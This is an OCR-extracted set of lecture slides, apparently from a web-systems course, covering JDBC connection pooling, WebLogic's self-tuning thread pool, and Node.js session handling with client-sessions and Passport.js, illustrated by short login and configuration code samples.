

1. Database Connection Pooling

JDBC 3-Tier Model



JDBC Drivers



Long or short lived connections?

- Problems
  - It takes a relatively long time to open / close a connection
    - Naive solution: Keep the connection open "forever"
  - A DBMS can have *N* open connections
    - Naive solutions: Close connections as soon as possible
  - Naive solutions are conflicting
  - Combined solution
    - Connection pool!

Connection pool

- Ideas
  - The application (server) allocates a pool of connections to the database (e.g. 10 connections)
  - Applications programmers don't create connections, but borrows a connection the from the pool.
- Advantages
  - Connections are "recycled"
  - Few physical connections
- Implemented by driver
  - implemented by application programmer

-
  ```
  var mysql = require('mysql');
  var connection = mysql.createConnection({
    host : 'localhost',
    user : 'me', password : 'secret' });

  connection.connect();
  connection.query('SELECT name from student
  where id = 11111 AS names', function(err,
  rows, fields) {
  if (err) throw err;
  console.log('The student is: ', rows[0].names);
  });

  connection.end();
  ```

-
  ```
  var mysql = require('mysql');
  var pool = mysql.createPool(...);

  pool.getConnection(function(err, connection) {
  // Use the connection
  connection.query( 'SELECT name FROM
  student', function(err, rows) {
  // finish with the connection.
  connection.release();
  // the connection has been returned to the pool.
  }); });
  ```

Connection Pool Manager Pseudo Code

```
Class ConnectionManager() {
ArrayList availconn; <datastructure to keep a list of available connections>
<constructor of ConnectionManager>
Constructor() {

For(‘ MAX Pool Size’ times)
{
<Create a new connection and store it in some Data structure>
DriverManager.getConnection(url, user, pw);
availconn.add(new Connection( ) ) ;
}
}
```

Manage Function


```
< keep track of the number of connections >
   ConnectionManager connection = availconn.get(CURRENTINDEXOFAVAILCONN) ;


   Use it here …

  availconn.close(connection)  // return connection back to the pool when done
```

Self-Tuning and Work Managers

WebLogic's Self-Tuning Thread Pool



Network Socket Handlers ("Muxers")
Request Queue
Self Tuning Thread Pool
• Active
• Standby
• Stuck
• Hogging
Asynchronously dispatched work from WebLogic kernel, subsystem, or application
1. Monitor **rate** of request processing
2. Adjust thread pool **size** accordingly

HTTP Session Management

What is a Session?

- HTTP is a **stateless** protocol
- So, we need to have some logic to keep track of the previous requests to the server
- Session is a server-side storage of information to persist throughout the user's interaction to the web application
- A **unique identifier** is stored on the client side (session id)
- This identifier is passed on every request to the server
- This identifier is matched by the server and retrieves the information attached with the id

Sessions in Node.js

- Sessions in Node.js are stored using 2 ways:
  - Session state Providers:
    - Cookie + backend store
  - Default sessions:
    - client-sessions or express-sessions module

Sessions in Node.js

- Client-sessions npm module provides simple implementation   npm install client-sessions
- These sessions are limited to application scope
- So when the application is restarted, these sessions are invalidated

```
//Include default session
var session = require(‘client-sessions');
```

Sessions in Node.js

```
var session = require('client-sessions');

app.use(session({
        cookieName: 'session',
        secret: 'cmpe273_test_string',
        duration: 30 * 60 * 1000,
        activeDuration: 5 * 60 * 1000,
      }));
```

Sessions in Node.js

```
var session = require('client-sessions');

app.use(session({
        cookieName: 'session’,            //cookie-name stored on browser

        secret: 'cmpe273_test_string', //secret_id stored
        duration: 30 * 60 * 1000,  //how long the session will stay valid in ms

        activeDuration: 5 * 60 * 1000,    //if expiresIn < activeDuration, the
                                          session will  be extended by
                                          activeDuration milliseconds
        }));
```

Sessions


- We can use the create a session using request object

```
//store the username and email
address after successful login
req.session.username = username;
req.session.email_address = email_address;
```


Example

- Login to the application
- Check the session and save the data in session
- Logout after showing information
- After logout, when you press back button, it should not load the home page after login

Example – User Interface



Example – User Interface



Example – login.js (server side)

```
exports.checklogin = function(req,res)
{
        var username = req.param("username");      //get the username param
        var password = req.param("password");      //get the password param
        var json_response;

        if(username!== ''  && password!== '')              //validate
        {
                if(username === "test1" && password ==="test1")
                {
                        req.session.username = username;
                        json_response = { "statusCode" : 200};
                        res.send(JSON.stringify(json_response));
                }
                else
                {
                        json_response = { "statusCode" : 302};
                        res.send(json_response);
                }
        }
        else
        {
                res.render("index");
        }
};
```

Example – login.js

```
exports.login = function(req,res) //redirect function to the homepage
{
        if(req.session.username)  //check whether session is valid
        {
                res.header('Cache-Control', 'no-cache, private, no-store,
must-revalidate, max-stale=0, post-check=0, pre-check=0');
        //disable browser cache
                res.render("success",{username:req.session.username});
        }
        else
        {
                res.render("index", { title: 'Welcome to ogin' });
        }
};


exports.logout = function(req,res)                  //logout function
{
        req.session.destroy();                      //destroy session
        res.render("index", { title: 'Welcome to Login' });
};
```

Example – app.js (Session declaration)

```
var session = require('client-sessions');//Require the client-
sessions module

app.use(session({                          //configure the sessions
         cookieName: 'session',
         secret: 'cmpe273_test_string',
         duration: 30 * 60 * 1000,
         activeDuration: 5 * 60 * 1000,
       }));
```

Exercise

- Create a simple shopping cart application
- View items and their cost, and a select item button. Show a cart on the right side, which will be empty at the start
- Add “Add to Cart” button, which sends data to node.js and calculates the total, adds the items to sessions and shows the cart items in a section on the right side of the same page
- When you open the same page in different tab, the cart should be visible with the items in the session

References

- client-sessions documentation:

  https://github.com/mozilla/node-client-sessions

- Default sessions Node.js (client-sessions):

  https://stormpath.com/blog/everything-you-ever-wanted-to-know-about-node-dot-js-sessions/

- External sessions – Redis/MongoDB:

  http://blog.modulus.io/nodejs-and-express-sessions

- MySQL sessions in Node.js:

  https://www.npmjs.com/package/express-mysql-session

Passportjs (Implement this in Lab 2, Pending updates next week)

- Passportjs is capable of performing authentication and storing sessions
- Stores the sessions on external store – in MySQL database
- Every time a request is sent, after the session is created, we can check whether the session exists
- If session doesn't exist, redirect user to the login page
- Independent of server which receives the request, as the session is stored on the database

Passportjs - Configuration

```
app.use(session({
        secret: 'cmpe273_testing',
        resave: true,// forces the session to store every time, even when no session data has
been                                    modified with the request
        saveUninitialized: true,//Forces a new session to be saved to the memory
        duration: 30 * 60 * 1000,//how long the session will stay valid in ms
        activeDuration: 5 * 60 * 1000 // if expiresIn < activeDuration, the session will be
extended                                            by activeDuration milliseconds
} )); // session secret
app.use(passport.initialize());
app.use(passport.session()); //persistent login sessions
```

Passportjs - Configuration


- Passport authentication is done using passport.authenticate function
- 3 results mapped to the function
  - successRedirect – goes to this page if the authentication succeeds
  - failureRedirect – goes to this page if the authentication fails
  - failureFlash – allows messages to be displayed if failure occurs

```
//process the signup form
app.post('/signup', passport.authenticate(’signup', {
        successRedirect : '/profile', // redirect to the secure profile section
        failureRedirect : '/signup', // redirect back to the signup page if there is an error
        failureFlash : true // allow flash messages
}));
```

Example

- Login and Sign up application
- Use Passport module to authenticate and store sessions on MySQL


Example – User Interface



Passport Authentication and Sessions

Sign In or Sign Up

Example – User Interface


Node Authentication

localhost:3000/login

Login

Username

admin

Password

•••••


Remember Me

Login

Need an account? Signup

Or go home.

Example – User Interface



Profile Page

Welcome to the Portal, admin

Example – index.ejs

```
<!doctype html>
<html>
<head>
                <title>Node Authentication</title>
                <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.0.2/css/bootstrap.min.css”>
